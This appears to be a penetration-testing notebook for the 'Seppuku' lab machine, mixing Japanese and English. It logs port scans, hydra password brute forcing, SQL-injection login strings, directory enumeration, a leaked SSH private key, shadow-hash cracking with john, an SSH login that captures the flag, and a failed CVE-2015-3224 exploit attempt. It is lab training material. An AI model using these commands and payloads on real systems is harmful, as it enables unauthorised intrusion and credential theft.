Seppuku

Variable	Value
Remote IP	192.168.99.90
Local IP	192.168.49.99
Local listen port	4444

Nmap

- [x] Full TCP port scan

```
ports=$(nmap -p- --min-rate=1000 -T4 192.168.99.90 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
```

```
$ nmap -p$ports -sV -A 192.168.99.90
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-29 18:23 JST
Nmap scan report for 192.168.99.90
Host is up (0.25s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
22/tcp   open  ssh           OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
|   256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
|_  256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
80/tcp   open  http          nginx 1.14.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
|_http-title: 401 Authorization Required
139/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn   Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp open  ssl/empowerid LiteSpeed
|_ssl-date: TLS randomness does not represent time
|_http-server-header: LiteSpeed
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
| ssl-cert: Subject:
commonName=seppuku/organizationName=LiteSpeedCommunity/stateOrProvinceName=NJ/countryName=US
| Not valid before: 2020-05-13T06:51:35
|_Not valid after:  2022-08-11T06:51:35
|_http-title: Did not follow redirect to https://192.168.99.90:7080/
7601/tcp open  http          Apache httpd 2.4.38 ((Debian))
|_http-title: Seppuku
```

```
|_http-server-header: Apache/2.4.38 (Debian)
8088/tcp open  http          LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title: Seppuku
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m58s, deviation: 2h18m34s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-05-29T09:23:55
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: seppuku
|   NetBIOS computer name: SEPPUKU\x00
|   Domain name: \x00
|   FQDN: seppuku
|_  System time: 2022-05-29T05:23:50-04:00

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.77 seconds

```

☑ Well-known UDP port scan

```
$ sudo nmap -Pn -sU --min-rate=10000 192.168.99.90
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-29 18:21 JST
Nmap scan report for 192.168.99.90
Host is up (0.25s latency).
Not shown: 994 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
2345/udp  closed dbm
16970/udp closed unknown
17468/udp closed unknown
19096/udp closed unknown
20004/udp closed unknown
20872/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds

```

TCP

FTP - 21

software name	version	vulnerability
vsftpd	3.0.3	

- [x] Anonymous login
  - [x] `anonymous:`

```
$ ftp anonymous@192.168.99.90 21
Connected to 192.168.99.90.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> ^D
221 Goodbye.

```

  - [x] `anonymous:anonymous`

```
$ ftp anonymous@192.168.99.90 21
Connected to 192.168.99.90.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> ^D
221 Goodbye.

```

- [ ] Brute-force attack
  - [x] default credentials

```
$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://192.168.99.90 -V -f -t 60
<snip>
[ATTEMPT] target 192.168.99.90 - login "admin" - pass "9999" - 65 of 66 [child 9] (0/0)
[ATTEMPT] target 192.168.99.90 - login "PlcmSpIp" - pass "PlcmSpIp" - 66 of 66 [child 17] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-29 18:37:17

```

  - [ ] passwords list

```
hydra -L username.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt ftp://192.168.99.90 -V -f -t 60
```

wordlist path	description	lines
/usr/share/wordlists/metasploit/unix_passwords.txt	none	1,009
/usr/share/john/password.lst	most commonly seen on a set of Unix systems in mid-1990's	3,559
/usr/share/wordlists/rockyou.txt	list published when the company RockYou was hacked	143,443,392

- [ ] Check joe account login
  - [ ] `joe:joe`

```
ftp joe@192.168.99.90 21
```

SSH - 22

software name	version	vulnerability
OpenSSH	7.9p1 Debian 10+deb10u2 (protocol 2.0)	

- [ ] Brute-force attack
  - [x] default credentials

```
$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ssh-betterdefaultpasslist.txt ssh://192.168.99.90 -V -f -t 60
<snip>
[REDO-ATTEMPT] target 192.168.99.90 - login "admin" - pass "avocent" - 158 of 167 [child 40] (34/35)
[REDO-ATTEMPT] target 192.168.99.90 - login "vagrant" - pass "vagrant" - 159 of 167 [child 19] (35/35)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-29 18:37:32

```

  - [ ] passwords list

```
hydra -L username.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.99.90 -V -f -t 60
```

wordlist path	description	lines
/usr/share/wordlists/metasploit/unix_passwords.txt	none	1,009
/usr/share/john/password.lst	most commonly seen on a set of Unix systems in mid-1990's	3,559
/usr/share/wordlists/rockyou.txt	list published when the company RockYou was hacked	143,443,392

- [ ] Check joe account login
  - [ ] `joe:joe`

```
ssh joe@192.168.99.90
```

If `no matching host key type found` error occurs with this command, try the following.

```
ssh -oHostKeyAlgorithms=+ssh-dss username@192.168.99.90
```

```
ssh -oHostKeyAlgorithms=+ssh-rsa username@192.168.99.90
```

HTTP - 80

- [x] Check software version

software name	version	vulnerability
nginx	1.14.2	CVE-2021-23017
PHP	7.3.14-1~deb10u1	none

- [x] Directory buster
  - [x] /info.php

`phpinfo` の結果が表示される.

PHP Variables

Variable	Value
$_SERVER['USER']	www-data
$_SERVER['HOME']	/var/www
$_SERVER['HTTP_ACCEPT_LANGUAGE']	en-US,en;q=0.9,ja;q=0.8
$_SERVER['HTTP_ACCEPT_ENCODING']	gzip, deflate
$_SERVER['HTTP_ACCEPT']	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
$_SERVER['HTTP_USER_AGENT']	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
$_SERVER['HTTP_UPGRADE_INSECURE_REQUESTS']	1
$_SERVER['HTTP_CONNECTION']	keep-alive
$_SERVER['HTTP_HOST']	seppuku.pg
$_SERVER['PATH_INFO']	*no value*
$_SERVER['REDIRECT_STATUS']	200
$_SERVER['SERVER_NAME']	_
$_SERVER['SERVER_PORT']	80
$_SERVER['SERVER_ADDR']	192.168.99.90
$_SERVER['REMOTE_PORT']	35114
$_SERVER['REMOTE_ADDR']	192.168.49.99
$_SERVER['SERVER_SOFTWARE']	nginx/1.14.2
$_SERVER['GATEWAY_INTERFACE']	CGI/1.1
$_SERVER['REQUEST_SCHEME']	http
$_SERVER['SERVER_PROTOCOL']	HTTP/1.1
$_SERVER['DOCUMENT_ROOT']	/usr/share/nginx/html
$_SERVER['DOCUMENT_URI']	/info.php
$_SERVER['REQUEST_URI']	/info.php
$_SERVER['SCRIPT_NAME']	/info.php
$_SERVER['CONTENT_LENGTH']	*no value*
$_SERVER['CONTENT_TYPE']	*no value*
$_SERVER['REQUEST_METHOD']	GET
$_SERVER['QUERY_STRING']	*no value*
$_SERVER['SCRIPT_FILENAME']	/usr/share/nginx/html/info.php
$_SERVER['FCGI_ROLE']	RESPONDER
$_SERVER['PHP_SELF']	/info.php
$_SERVER['REQUEST_TIME_FLOAT']	1653832522.7115
$_SERVER['REQUEST_TIME']	1653832522

```
$ gobuster dir -u http://seppuku.pg:80/ -w
/usr/share/wordlists/dirb/common.txt -b "401"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://seppuku.pg:80/
[+] Method:                  GET
```

```
[+] Threads:                10
[+] Wordlist:               /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:  401
[+] User Agent:             gobuster/3.1.0
[+] Timeout:                10s
===============================================================
2022/05/29 21:23:38 Starting gobuster in directory enumeration mode
===============================================================
/admin.php            (Status: 404) [Size: 169]
/index.php            (Status: 404) [Size: 169]
/info.php             (Status: 200) [Size: 80296]
/phpinfo.php          (Status: 404) [Size: 169]
/xmlrpc.php           (Status: 404) [Size: 169]
/xmlrpc_server.php    (Status: 404) [Size: 169]

===============================================================
2022/05/29 21:25:39 Finished
===============================================================

```

wordlist path	description	lines
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt	priority order case sensitive list	87,664
/usr/share/wordlists/dirb/common.txt	default wordlist for dirb	4,614

- [x] login page
  - [x] Default credentials
    - [x] admin:admin
    - [x] admin:password
    - [x] administrator:administrator
    - [x] administrator:password
    - [x] root:root
    - [x] root:password
  - [x] Most common passwords
    - [x] 123456
    - [x] 123456789
    - [x] qwerty
  - [x] SQL Injection
    - [x] admin' or '1'='1
    - [x] admin" or "1"="1
    - [x] admin") or ("1"="1

software name	version	vulnerability
Samba smbd	3.X - 4.X (workgroup: WORKGROUP)	

SMB - 445

software name	version	vulnerability
Samba smbd	4.9.5-Debian (workgroup: WORKGROUP)	

- [x] Administrator login
  - [x] `Administrator:`

```
$ smbclient -L 192.168.99.90 -U Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP

```

ssl/empowerid - 7080

software name	version	vulnerability
LiteSpeed	1.6	LiteSpeed Web Server Enterprise 5.4.11 - Command Injection (Authenticated)

`Did not follow redirect to https://192.168.99.90:7080/` というヒントから，`/etc/hosts` にホスト名を追加する．

```
$ cat /etc/hosts
<snip>
192.168.99.90 seppuku.pg

```

ホスト名でアクセスすると，`404` のページが表示される．

404

Not Found

The resource requested could not be found on this server!

- [x] directory buster

```
$ gobuster dir -u http://seppuku.pg:7080/ -w
/usr/share/wordlists/dirb/common.txt -b "301"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://seppuku.pg:7080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   301
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/29 19:50:04 Starting gobuster in directory enumeration mode
===============================================================

===============================================================
2022/05/29 19:54:04 Finished
===============================================================

```

`LiteSpeed` の脆弱性について調べると，LiteSpeed Web Server Enterprise 5.4.11 - Command Injection (Authenticated) が見つかる．

この脆弱性を利用するには，ダッシュボードにログインする必要がある．

`LiteSpeed` の初期認証情報を調べると，ユーザ名は `admin` であり，パスワードは `LiteSpeed` のインストール時に設定する．

```
GET / HTTP/1.1
Host: 192.168.99.90
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.9,en;q=0.8
Connection: close


```

リクエストヘッダより，認証には basic 認証を使っているようなので `hydra` を使って brute force attack をする．この際，attack は `LiteSpeed` が動いている `8088` ポートに対して行う．

```
$ hydra -l admin -P /usr/share/wordlists/metasploit/unix_passwords.txt -s 8088 -f 192.168.99.90 http-get /
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-29 20:39:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking http-get://192.168.99.90:8088/
[8088][http-get] host: 192.168.99.90   login: admin   password: 123456
[STATUS] attack finished for 192.168.99.90 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-29 20:39:36

```


`admin:123456` がパスワードだと判明したのでログインしようとしたが，ログインできない．

HTTP - 7601

software name	version	vulnerability
Apache httpd	2.4.38 ((Debian))	none
CKEditor 4		CVE-2020-27193
PHP	5.6.36	

- [ ] Directory buster
  - [x] /ckeditor

`CKEditor 4` が表示される．




- [x] /index.html
- [x] /keys

SSH と思われる秘密鍵が見つかる.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAypJlwjKXf0F4YvL2gfwvoUuvB7fuGMMfCe41gLCsTsleOUy2
CJX+oNwVVKPpl6TYI4nXPGbiwfGzoxm0FZa7D9yr83OgwuvMMp83OkVcwL9v+x7a
tK8AAVZ0NjvOPGkvEhB2rPS2mKg1xRKXCM7pA0KSOoDbk9coOpadjg4G0f1YPWrw
p6iLfIErfY2+5hS7QyTQpuRmHuR4eKLF1NFRp8gYuNCVtr0n2Uu6hWuI7RWBGQZJ
Joj8LKjfRRYmKGpyqiGTdRy+8yCyAuT55shuCzXuc+/3HE2jACOD8+pSPKjwxzm4
fuaSfBTUkHfyhiSKIkop2YfIDLKRPM8dGn5zuQIDAQABAoIBADM+s7Vb3Q1ZP54w
foHFjTsNjVqzge0Lt1doxmomx4Aq2sY+DLLBVyfUZSUDTj2JexAKd8OU93o+rcXt
46uudOX/WhR9RMbqpb6MnokEMQGlrCtn08Xvm127RCzQFk0cAsdcGNmKEoMt0mRn
XoPg6/tiJOHd5S5SOKARqAveqoUGUYI3xgsiRpj8CCRIDUgHi9J0++qUeauVw3m3
lvyTnUTw0uf5+sRkI173CUY+ygJapGM7Lg59xzcjEq5H4so0IztQo3o/pOIfeS6W
bqIpY7D63YBGLgpi9JcN/d2bSfafkfhcrAcjPjRXwEFPmYjMbsTBOKcTtCSDVo6/
ho6fTl0CgYEA9F1uIkqxFKIMt2/uK4/1gPOXy/1cjxcsFoah0Ql7d0gj26H6AgXk
nPncIoO1kojPnB+TUy4qz+Bd7teDbkHSaWNJYIVJZQbvskstwgL4+XamiWrJA/Jp
h7y0I0zRxCMBj5yhBNrp6P+f8vtVMpjbKV17jfe6aakfyuayPugHHh8CgYEA1DeM
4lR/+/fUbxtws+aTx8h9TwisYq38D39KNsWkynnb+9pnLCbVbVETtv4sfD/aQfah
R7CxOG+mD4Vryjpk/wwzZeUDzcQpiTx4RsgP6MkFU8knORKfBdimaUpiasWlNWgy
caXR/iA6EmA4jht8vf/+UOUV8GXV9VqDIWUhgycCgYEAvJaGcqyWMUhG7CLT+oal
f5l/Iw0rq7rEabYJmBvrT0k7czt0iK8nmgYy3+gp7ybqoqCzwFQ28itEExn78tGV
o4Pek0EKPY+22TCv5bUJlOz+5bql3AfvbbQyibO1h9tETyMgGXEhaJIvTQSu4deZ
/DiLLCttkDHXuW2FTosfQx0CgYEAkhGOSjapRRBHSxaTE3Cw5UFNZvnsVZu1tCEE
PwD5NVh9HzQr8YrlOnIk5L68deUpYF/WkNbAlLzcizBlifN5kseeFRN188qCYHCb
xPRtZuf+X7ZD5he4FzkRCcXmSeGynjkTB4CAMq+R6RYLt1yaFtk9/gZAfJBLna5o
NbM7Rt8CgYA5oPRfIpKZ5G9LJEAsBUONgBsrpXs+816ZEvBGsqPs/NPhhZMFetKm
RXxYAiEUudMsahP4Woeuxy8kWfM2J2ltwC/HRFuKnKfsHBhsn/FilspYfrafr985
tFnL/K9Z8le1saEGjwCu6zKto7CaFjj2D4Y9ji0sHGBO+tVbtmU/Jg==
-----END RSA PRIVATE KEY-----

```


- [x] /production

`Bootstrap` で構成されたページが表示される.



- [x] /secret

パスワードリストや，`/etc/passwd`，`/etc/shadow` のバックアップと思われるファイルが置かれている．



`shadow.bak` から，`john` を使ってパスワードを復元する．

```
$ cat rabbit-hole.txt
rabbit-hole:$6$2/SxUdFc$Es9XfSBlKCG8fadku1zyt/HPTYz3Rj7m4bRzovjHxX4WmIMO7rz4j/auR/V.yCPy2MKBLBahX29Y3DWkR6oT..:18395:0:99999:7:::

$ john --wordlist=/usr/share/wordlists/rockyou.txt rabbit-hole.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
a1b2c3           (rabbit-hole)
```

```
1g 0:00:00:00 DONE (2022-05-29 23:38) 5.882g/s 18070p/s 18070c/s 18070C/s 123456..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

`rabbit-hole:a1b2c3` のパスワードを得ることができた.

`hostname` の中身を見ると, `seppuku` という名前が確認できる.

```
$ cat hostname
seppuku

```

`password.lst` というパスワードリストを使って, `ssh` に brute force attack をする.

```
$ hydra -l seppuku -P password.lst ssh://192.168.99.90 -V -f -t 60
<snip>
[REDO-ATTEMPT] target 192.168.99.90 - login "seppuku" - pass "buster" - 101 of 112 [child 59] (8/19)
[22][ssh] host: 192.168.99.90   login: seppuku   password: eeyoree
[STATUS] attack finished for 192.168.99.90 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-29 23:56:07

```

`seppuku:eeyoree` というパスワードが判明したので, `ssh` にログインする.

```
$ ssh seppuku@192.168.99.90
seppuku@192.168.99.90's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
seppuku@seppuku:~$ pwd
/home/seppuku
seppuku@seppuku:~$ ls
local.txt
seppuku@seppuku:~$ cat local.txt
323272761ad4c2686d468e6b363bec07

```

`local.txt` を手に入れることができた.

```
$ gobuster dir -u http://seppuku.pg:7601/ -w /usr/share/wordlists/dirb/common.txt -b "404"
===============================================================
Gobuster v3.1.0
```


```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://seppuku.pg:7601/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/29 21:29:47 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/a                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/a/]
/b                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/b/]
/c                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/c/]
/ckeditor             (Status: 301) [Size: 318] [-->
http://seppuku.pg:7601/ckeditor/]
/d                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/d/]
/database             (Status: 301) [Size: 318] [-->
http://seppuku.pg:7601/database/]
/e                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/e/]
/f                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/f/]
/h                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/h/]
/index.html           (Status: 200) [Size: 171]
/keys                 (Status: 301) [Size: 314] [-->
http://seppuku.pg:7601/keys/]
/production           (Status: 301) [Size: 320] [-->
http://seppuku.pg:7601/production/]
/q                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/q/]
/r                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/r/]
/secret               (Status: 301) [Size: 316] [-->
http://seppuku.pg:7601/secret/]
/server-status        (Status: 403) [Size: 277]
/t                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/t/]
/w                    (Status: 301) [Size: 311] [-->
http://seppuku.pg:7601/w/]

===============================================================
2022/05/29 21:31:50 Finished
===============================================================
```

HTTP - 8088

software name	version	vulnerability
OpenLiteSpeed Web Server	1.6	Openlitespeed WebServer 1.7.8 - Command Injection (Authenticated) (2)
Web Console		CVE-2015-3224

- [x] Directory buster
  - [x] /docs

`OpenLiteSpeed Web Server` のマニュアルページが表示される.



  - [x] /index.html
  - [x] /index.php

`web console` が表示される.

脆弱性を調べると，CVE-2015-3224 が見つかる.

```
$ python3 cve-2015-3224.py -t http://seppuku.pg:8088/index.php
------------------------------------------------------------------------
---
Ruby on Rails Web Console (v2) Whitelist Bypass Code Execution
```

```
Reference: CVE-2015-3224
Description: Attempts to exploit an IP whitelist bypass vulnerability
in the developer web console included with Ruby on Rails 4.0.x and
4.1.x.

Author: Eval (@0xEval)
-------------------------------------------------------------------------------
[+] Target set to http://seppuku.pg:8088/index.php
[+] Probing web console path ...
        [-] Error when probing path

```

刺さらなかった.

```
$ gobuster dir -u http://seppuku.pg:8088/ -w
/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://seppuku.pg:8088/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
